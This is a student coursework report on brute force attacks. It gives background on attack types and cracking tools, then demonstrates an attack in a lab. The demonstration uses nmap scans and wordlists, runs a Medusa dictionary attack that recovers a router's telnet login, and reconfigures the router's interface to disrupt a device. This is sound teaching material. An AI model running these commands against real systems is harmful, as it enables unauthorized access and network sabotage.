



**slington college**  
(इस्लिङ्टन कलेज)

**Module Code & Module Title**  
**CC5004NI Security in Computing**

**Assessment Weightage & Type**  
**30% Individual Coursework**

**Year and Semester**  
**2020-21 Spring**

**Student Name: Mandip Thapa**

**London Met ID: 19031343**

**College ID: NP01NT4A190136**

**Assignment Due Date: April 23, 2021**

**Assignment Submission Date: April 23, 2021**

**Title: Brute Force attacks on Information**

**Technology devices and systems**

**Word Count: 4472**

*I confirm that I understand my coursework needs to be submitted online via Google Classroom under the relevant module page before the deadline in order for my assignment to be accepted and marked. I am fully aware that late submissions will be treated as non-submission and a marks of zero will be awarded.*

## Table of Contents

<b>Introduction .....</b>	<b>1</b>
1. Current Scenario .....	2
2. Problem Statement.....	4
3. Aims and Objectives.....	4
 <b>Background .....</b>	 <b>5</b>
 <b>Demonstration.....</b>	 <b>10</b>
 <b>Mitigation .....</b>	 <b>19</b>
 <b>Evaluation .....</b>	 <b>23</b>
 <b>Conclusion.....</b>	 <b>25</b>
 <b>References.....</b>	 <b>26</b>

## Table of figure

Figure 1: Distribution of Target (Swim-CyberAttack, 2018).....	2
Figure 2: Top Networks Attacks in the world (CalyptixSecurity, 2017).....	3
Figure 3: Types of Brute Force (JavaTpoint, 2018). ....	5
Figure 4: GNS3 Software .....	10
Figure 5: VMware Workstation .....	11
Figure 6: Creation of Topology in GNS3 .....	11
Figure 7: Using Nmap for Router .....	12
Figure 8: Creating Dictionary File .....	12
Figure 9: Using Medusa for brute force attack.....	13
Figure 10: Using Telnet service in Kali Linux.....	13
Figure 11: Removing IP address of int fa0/1 .....	14
Figure 12: Adding our IP address.....	14
Figure 13: Pinging the Metasploitable from Kali Linux.....	15
Figure 14: Using Nmap to check for open port .....	15
Figure 15: Creating Dictionary Files .....	16
Figure 16: Using Medusa for Brute Force attack .....	16
Figure 17: Accessing Metasploitable Remotely from Kali Linux.....	17
Figure 18: Viewing the files of the Metasploitable.....	17
Figure 19: Changing the permission of the file remotely .....	18
Figure 20: Using strong password.....	19
Figure 21: Using medusa to check for correct username and password .....	19
Figure 22: Creating password in line console.....	20
Figure 23: Unable to use Telnet service .....	20
Figure 24: Medusa was unsuccessful .....	21
Figure 25: Opening SSH configuration file .....	22
Figure 26: Changing the port number.....	22

## **Abstract**

This technical report presents the demonstration and its mitigation strategy of Brute force attack on telnet service of router and SSH service of Metasploitable2-Linux using Nmap and a brute-forcing tool medusa. First of all the network topology is made in the GNS3 application and Kali Linux and Metasploitable2-Linux are installed in the VMware workstation. Using the GNS3 application configuration is done in router and Linux machines. After this, the brute force attack is carried out in a virtual environment. A brief explanation of the brute force attacks and their background is also done.

The demonstration of brute force attacks is done perfectly with proper explanation with their mitigation strategy. The evaluation of the mitigation strategy is also done and its pros and cons are also described in detail. The Cost-Benefit Analysis (CBA) is also calculated in order to know if the mitigation strategy can bring benefit to the organization that implies this mitigation strategy against brute force attacks.

## Introduction

Technology has undergone the most innovative and rapid growth in this world. It is essential in almost every field today, and because of advancements in the IT field, many fields such as education, industries, business, and various other fields have advanced rapidly. Advances in the domain of information technology have made everyone's life smoother and more convenient. All have benefits and drawbacks, and innovation in the IT sector also has both. Because of the rapid development of information technology, many individuals and their data and information are now vulnerable. Malware, hackers/attackers, and malicious practices are all on the rise on a regular basis.

Brute force attacks, man in the middle attacks, Dos (Denial of Service) attacks, malwares, social engineering, and phishing are the most common cyber-attacks today. When an attacker intervenes between the two communicating ends, it is known as a man in the middle attack, A brute force attack is when an attacker makes repeated attempts to gain access to secure information before the right key is discovered and information is obtained, The availability of data is adversely affected by a Dos attack, in which the attacker loads the victim with commands, rendering it inoperable, Malware refers to various forms of malicious software that an attacker may use to violate data security, Social engineering techniques are used to achieve unauthorized access to information by human contact, while phishing techniques are used to capture private information from users by spoofing a reliable source of information (*Bendovschi, 2015*).

A brute force attack, also known as an exhaustive scan, is a cryptographic attack that works by guessing all possible password combinations before the right one is found and the longer the password, the more possible combinations must be tried and this attack can be time-consuming, difficult to carry out if data obfuscation is used, and even impractical at times, if the password is short, though, it can only take a few seconds and little effort to crack (*ForcePoint, 2019*). Solid passwords, limiting the number of access attempts, and requiring two-factor authentication can all be used to avoid brute force attacks.

## 1. Current Scenario

Now we know that because of the rapid development of information technology, many individuals and their data and information are now vulnerable and malware, hackers/attackers, and malicious practices are all on the rise on a regular basis.




Figure 1: Distribution of Target (Swim-CyberAttack, 2018).

Here we can observe that the cyber-attacks are occurring in many fields like education, Online services, government, finance, health, military, e-commerce and many more. Networks and telecommunications field also has been adversely affected by the cyber-attacks. With the introduction of new technologies and tactics, cyber-attack is steadily growing in terms of the amount of attacks and the extent of harm inflicted on its victims.

Computer network infrastructure is increasingly evolving, and as internet technology advances, people are becoming more mindful of the value of network security, since the number of different types of attacks is rising every day, network attacks are the most pressing concern in computing and essentially, network protection is must for the authorization of data access in a network and it has become more relevant to individuals and businesses that use computers (Mohandas, 2015).




Figure 2: Top Networks Attacks in the world (CalyptixSecurity, 2017).

From above figure we can observe that Brute force attacks covers 16% of the total networks attacks. This figure clearly states that brute force attacks had caused a tremendous amount of loss for organizations and individuals. Brute force is a type of network attack that consumes time and relies on computational resources and poor passwords to succeed. Solid passwords, limiting the number of access attempts, and requiring two-factor authentication can all be used to avoid brute force attacks. It is very essential to aware organizations and individuals of the significance of password strength, data and information management practices to be safe from brute force attacks.

## **2. Problem Statement**

Weak passwords are still a big factor in any hack. The use of a poor password exposes the user to a brute force guessing attack. Hackers or intruders can quickly compromise computers and systems such as web servers, IoT devices, routers, and switches by initiating a brute force attack. Telnet service is often targeted because it lacks an authentication scheme and encryption technique. The SSH service is also targeted while the port stays open, allowing hackers to launch brute force attacks. According to analysis, even the use of secure passwords can be brute-forced. Often hackers run at the same time to brute force the secure password, using 100 or more machines. Solid passwords, limiting the number of access attempts, and requiring two-factor authentication can all be used to avoid brute force attacks. To avoid brute force attacks, we must use captcha, restrict logins to a certain set of IP addresses, use two-factor authentication, and avoid using the default port, and so on.

This coursework will assist organizations and individuals become more aware of how quickly a password can be brute-forced. This coursework informs readers about how to avoid brute force attacks. This coursework also explains how brute force attacks can damage an organization's or an individual's digital properties, resulting in significant losses.

## **3. Aims and Objectives**

The main aim of this coursework is to carry out brute force attacks in the telnet service of router and SSH service of Metasploitable2-Linux and demonstrate them properly with the mitigation of the attack. Another aim is to define the errors that may result in brute force attacks.

The main objectives of this coursework are listed below:

- To build a virtual environment in gns3 in order to conduct a brute force attack.
- To learn about brute force attacks and how they are carried out.
- To learn how to use Kali Linux's scanning and attacking tools.
- To provide attack mitigation and to evaluate the pros and cons of the mitigation.



## Background

A Brute force attack is one that employs the “trial and error” strategy of guessing passwords. An attacker begins by gathering basic information about the consumer. For e.g., the user's full name, phone number, and so on. About the fact that it is an old threat, it is still commonly used by hackers. The hacker attempts different credentials based on the user's personal knowledge on a continuous basis. The intruder keeps trying until he or she succeeds. API keys, encryption keys, and SSH logins are the most popular targets for brute force attacks. It may also be used to make good gains. This technique is used by many IT experts in testing the reliability of their networks and in particular the quality of the network encryption. This could take hours, days, months, or even years. Brute force is a type of network attack that consumes time and relies on computational resources and poor passwords to succeed.

There are various types of brute force attacks and they are given below with the figure.




Figure 3: Types of Brute Force (JavaTpoint, 2018).

a) Simple Brute Force

Since there is no limit on the number of access attempts, a simple brute force attack is used to obtain access to local data. The greater the size of the attack, the greater the likelihood of success in gaining entry. This type of attack is performed by inputting all available passwords one by one.

b) Dictionary Brute Force

In a dictionary attack, hackers will create a dictionary of passwords and iterate over it. In order to carry out a Dictionary attack, hackers must make a significant number of attempts against the targets. Using a decent password list will improve the chances of success.

c) Hybrid Brute Force

In most cases, a hybrid attack combines dictionary and brute force attacks. This attacks are used to crack passwords that contain a combination of famous words and random characters.

d) Rainbow Table Attack

A rainbow table is a table that has already been computed for reversing cryptographic hash functions and it may be used to guess a feature with a finite range of characters up to a certain length (*ForcePoint, 2019*).

e) Reverse Brute Force Attack

Reverse brute force attacks do not threaten a single username, but rather compare a standard set of passwords or an actual password to a list of potential usernames.

f) Credential Stuffing

If the attacker is found to have a login and password pairing, they will use this data to obtain access to other websites and network services (*Bijeeta Pal, 2019*).

Brute force attack is often carried out in Telnet service and SSH service. Telnet service is often targeted because it lacks an authentication scheme and encryption technique. The SSH service is also targeted while the port stays open, allowing hackers to launch brute force attacks.

a) Secure Shell (SSH)

Secure Shell is a secure networking protocol that helps two computers to exchange information and communicate with each other. The fact that the correspondence between the two machines is encrypted is an integral function of SSH, making it ideal for use on unreliable networks. SSH is a stable remote access service that can be used instead of telnet, it has become the standard remote access tool for UNIX system management and it is very popular for public Internet-facing servers to be subjected to attacks that aim to brute force username and password combinations using SSH in order to obtain access (*Musawi, 2012*).

b) Telnet

TELNET is an abbreviation for Terminal Network. It is a type of protocol that allows one device to link to another and it is used as an ISO standard TCP/IP interface for virtual terminal operation. The computer that initiates the communication is referred to as the local computer. During a telnet session, whatever is happening on the remote server is viewed on the local machine. Telnet works on the client/server model. The telnet client program is used by the local machine, while the telnet server system is used by the remote machines. Since it was built without protection in mind, Telnet is vulnerable to network attacks and however, it necessitates the use of a separate protected protocol and, as a result, has little backward compatibility with the current Telnet (*Jeong-Ki Seong, 2016*).

An intruder is typically assisted by automatic software that employs computation to routinely search password combinations before the right one is found. A brute force password cracking program is expected to go through various variations and possibilities that a person alone would find difficult or impossible to determine. The following are some common examples of brute force attack tools:

a) THC Hydra

THC Hydra is well-known for its ability to break network authentication codes via brute force attacks. In comparison to others, this tool uses the fast-paced network logon tool to break passwords. We could expand the functionality of this tool by adding modules. Many network protocols can be supported by this method. It conducts dictionary attacks on over 30 protocols, including Telnet, FTP, HTTP, HTTPS, SMB, and many others.

b) Medusa

Medusa is a login brute-force that is scalable, fast, and parallel. It is a very effective and portable tool. To use this app, we must first learn how to use commands. This method is network-dependent and can validate a password in a local machine in less than a minute. The Medusa tool is used to brute-force passwords through as many protocols as possible, ultimately leading to remote code execution.

c) Ncrack

Ncrack is a common password-cracking method that can also be used to break network authentications and RDP, SSH, HTTP(S), SMB, POP3(S), VNC, FTP, and Telnet are among the protocols it supports, it can carry out a variety of attacks, including brute-force attacks and Linux, BSD, Windows, and Mac OS X are among the systems it serves (Infosec, 2020).

d) Rainbow Crack

Rainbow Crack is another well-known brute-forcing technique for password cracking. It creates rainbow tables to be used during the attack. It differs from other traditional brute-forcing methods in this way. Rainbow tables have also been calculated. It aids in shortening the time required to carry out the attack.

e) John the Ripper

John the Ripper is just another fantastic tool that requires no introduction and it has been a favored option for executing brute force attacks for a long time, this free password-cracking program was created with Unix systems in mind and developers later launched it for a variety of other platforms and Unix, Windows, DOS, BeOS, and OpenVMS are among the fifteen systems it now supports (*Infosec, 2020*).

## Demonstration

At, first we have to make virtual network topology before carrying out brute force attacks. The applications that are used before performing brute force attacks are GNS3 and VMWare Workstation.

### GNS3




Figure 4: GNS3 Software

GNS3 stands for Graphical Network Simulator, and it allows for the emulation of complex networks, it allows one to run operating systems like Windows or Linux in a simulated world, and GNS3 allows for the same form of emulation using the Cisco Internetwork Operating System (Fuszner, 2010).

## VMware Workstation




Figure 5: VMware Workstation

VMware Workstation helps you to install several instances of various operating systems, including client and server operating systems, it assists network or device administrators in inspecting, testing, and verifying the client-server environment and the administrator can even move between several virtual machines at once (*Techopedia, 2016*). Similarly Kali Linux and Metasploitable2-Linux is also installed in VMware workstation.

## Creation of Topology




Figure 6: Creation of Topology in GNS3


In GNS3, the network topology is created which consists of router, NAT, switch, Kali-Linux machine and Metasploitable machine as shown in the figure. 10.10.10.1 is the IP address of the interface fa0/0 of the router, 10.10.10.254 is the IP address of the Kali Linux and 10.10.10.13 is the IP address of Metasploitable. All the configuration are done in this topology. The brute force attack is carried out by the Kali-Linux machine.

There are two brute force attack that is carried out and they are:

- a) Brute force attack in Telnet service of Router
- b) Brute force attack in SSH service of Metasploitable2-Linux

**a) Brute force attack in Telnet service of Router**

- Step 1: Using Nmap to check for open port.




```
(mandip@kali)-[~]
$ nmap 10.10.10.1
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-21 11:14 MDT
Nmap scan report for 10.10.10.1
Host is up (0.19s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet

Nmap done: 1 IP address (1 host up) scanned in 28.61 seconds
```


*Figure 7: Using Nmap for Router*

Nmap is the port scanning tool that is generally used in Kali Linux. Here, we are using the command nmap with IP address to scan if there is any open port or not. From the figure we can observe that port 23 is open and it will be the target for our attack.

- Step 2: Creating Dictionary file.



```
~/Desktop/user.txt - Mousepad
File Edit Search View Document Help
Client
Owner
cisco
administrator
Chairman
Guest
admin
work
```



```
~/Desktop/pass.txt - Mousepad
File Edit Search View Document Help
admin
desk
cisco
easter
client
user
msfadmin
```

*Figure 8: Creating Dictionary File*

As shown in the figure to carry out brute force attack we have to make two files that consists of usernames and password and we are ready for dictionary brute force attack.



- Step 3: Using Medusa for brute force attack.

```
(mandip@kali)-[~]
$ medusa -h 10.10.10.1 -U /home/mandip/Desktop/user.txt -P /home/mandip/Desktop/pass.txt -M telnet
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: Client (1 of 8, 0 complete) Password: admin (1 of 7 complete)
ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: Client (1 of 8, 0 complete) Password: desk (2 of 7 complete)
ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: Client (1 of 8, 0 complete) Password: cisco (3 of 7 complete)
ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: Client (1 of 8, 0 complete) Password: easter (4 of 7 complete)
ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: Client (1 of 8, 0 complete) Password: client (5 of 7 complete)
ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: Client (1 of 8, 0 complete) Password: user (6 of 7 complete)
ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: Client (1 of 8, 0 complete) Password: msfadmin (7 of 7 complete)
ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: Owner (2 of 8, 1 complete) Password: admin (1 of 7 complete)
ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: Owner (2 of 8, 1 complete) Password: desk (2 of 7 complete)
ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: Owner (2 of 8, 1 complete) Password: cisco (3 of 7 complete)
ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: Owner (2 of 8, 1 complete) Password: easter (4 of 7 complete)
ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: Owner (2 of 8, 1 complete) Password: client (5 of 7 complete)
ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: Owner (2 of 8, 1 complete) Password: user (6 of 7 complete)
ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: Owner (2 of 8, 1 complete) Password: msfadmin (7 of 7 complete)
ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: cisco (3 of 8, 2 complete) Password: admin (1 of 7 complete)
ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: cisco (3 of 8, 2 complete) Password: desk (2 of 7 complete)
ACCOUNT CHECK: [telnet] Host: 10.10.10.1 (1 of 1, 0 complete) User: cisco (3 of 8, 2 complete) Password: cisco (3 of 7 complete)
ACCOUNT FOUND: [telnet] Host: 10.10.10.1 User: cisco Password: cisco [SUCCESS]
```

Figure 9: Using Medusa for brute force attack

Medusa is one of the popular brute force attacking tool in Kali Linux. Here, medusa is being used to carry out brute force attack. In the command we have to give host's IP address and the path of the username file and password file and we also have to type which service we are attacking. Here, telnet service is being attacked. Thus, the attack became successful, the username is cisco and password is also cisco.

- Step 4: Using Telnet service in Kali Linux.

```
(mandip@kali)-[~]
$ telnet 10.10.10.1
Trying 10.10.10.1...
Connected to 10.10.10.1.
Escape character is '^]'.

** This is the Core Router **
__Unauthorized access is denied!__

User Access Verification

Username: cisco
Password:
Core_Router>
```

Figure 10: Using Telnet service in Kali Linux

After knowing the username and password we tried to access the telnet service of the router from Kali Linux and access was given to us as shown in the figure. Our brute force attack worked successfully.

- Step 5: Removing the IP address from interface fa0/1 of Router.

```
Core_Router(config)#
Core_Router(config)#
Core_Router(config)#int fa0/1
Core_Router(config-if)#no ip address 10.10.10.5 255.255.255.0
Core_Router(config-if)#no shut
Core_Router(config-if)#exit
Core_Router(config)#
Core_Router(config)#
Core_Router(config)#
```

Figure 11: Removing IP address of int fa0/1

Here, after gaining access to the telnet service we have removed the IP address that was set in the interface fa 0/1 as shown in figure. The device connected with old IP address will not have connectivity with the router and that device cannot function in the network topology. Now, the interface does not contain any IP address and we can add our own IP address.

- Step 6: Adding our own IP address in the interface fa0/1 of Router.

```
Core_Router(config)#
Core_Router(config)#
Core_Router(config)#int fa0/1
Core_Router(config-if)#ip address 192.168.10.1 255.255.255.0
Core_Router(config-if)#exit
Core_Router(config)#
Core_Router(config)#do show ip interface br
Interface          IP-Address      OK? Method Status
FastEthernet0/0    10.10.10.1      YES NVRAM  up
FastEthernet0/1    192.168.10.1    YES manual up
Core_Router(config)#
Core_Router(config)#
Core_Router(config)#
Core_Router(config)#
Core_Router(config)#
Core_Router(config)#
```

Figure 12: Adding our IP address

Here, after removing old IP address we have added our own IP address that is 192.168.10.1. It can be great threat for the network topology as new IP address was assigned in the interface fa 0/1 and it can be used to access different services and the attacking device that is connected to this port with this IP address can even carry out various other attacks.

**b) Brute force attack in SSH service of Metasploitable2-Linux**

- Step 1: Pinging the Metasploitable from Kali Linux.

```
(mandip@kali)-[~]  
$ ping 10.10.10.13  
PING 10.10.10.13 (10.10.10.13) 56(84) bytes of data.  
64 bytes from 10.10.10.13: icmp_seq=1 ttl=64 time=1.08 ms  
64 bytes from 10.10.10.13: icmp_seq=2 ttl=64 time=1.14 ms  
64 bytes from 10.10.10.13: icmp_seq=3 ttl=64 time=1.12 ms  
^C  
--- 10.10.10.13 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2006ms  
rtt min/avg/max/mdev = 1.078/1.111/1.142/0.026 ms
```

Figure 13: Pinging the Metasploitable from Kali Linux

Here, we are pinging the Metasploitable from Kali Linux to check the connection. From the figure we can observe that there is connection between Kali Linux and Metasploitable. Now, we are ready for the Nmap scanning.

- Step 2: Using Nmap to check for open port.

```
(mandip@kali)-[~]  
$ nmap 10.10.10.13  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-21 08:09 MDT  
Nmap scan report for 10.10.10.13  
Host is up (0.011s latency).  
Not shown: 977 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
5432/tcp  open  postgresql  
5900/tcp  open  vnc  
6000/tcp  open  X11  
6667/tcp  open  irc  
8009/tcp  open  ajp13  
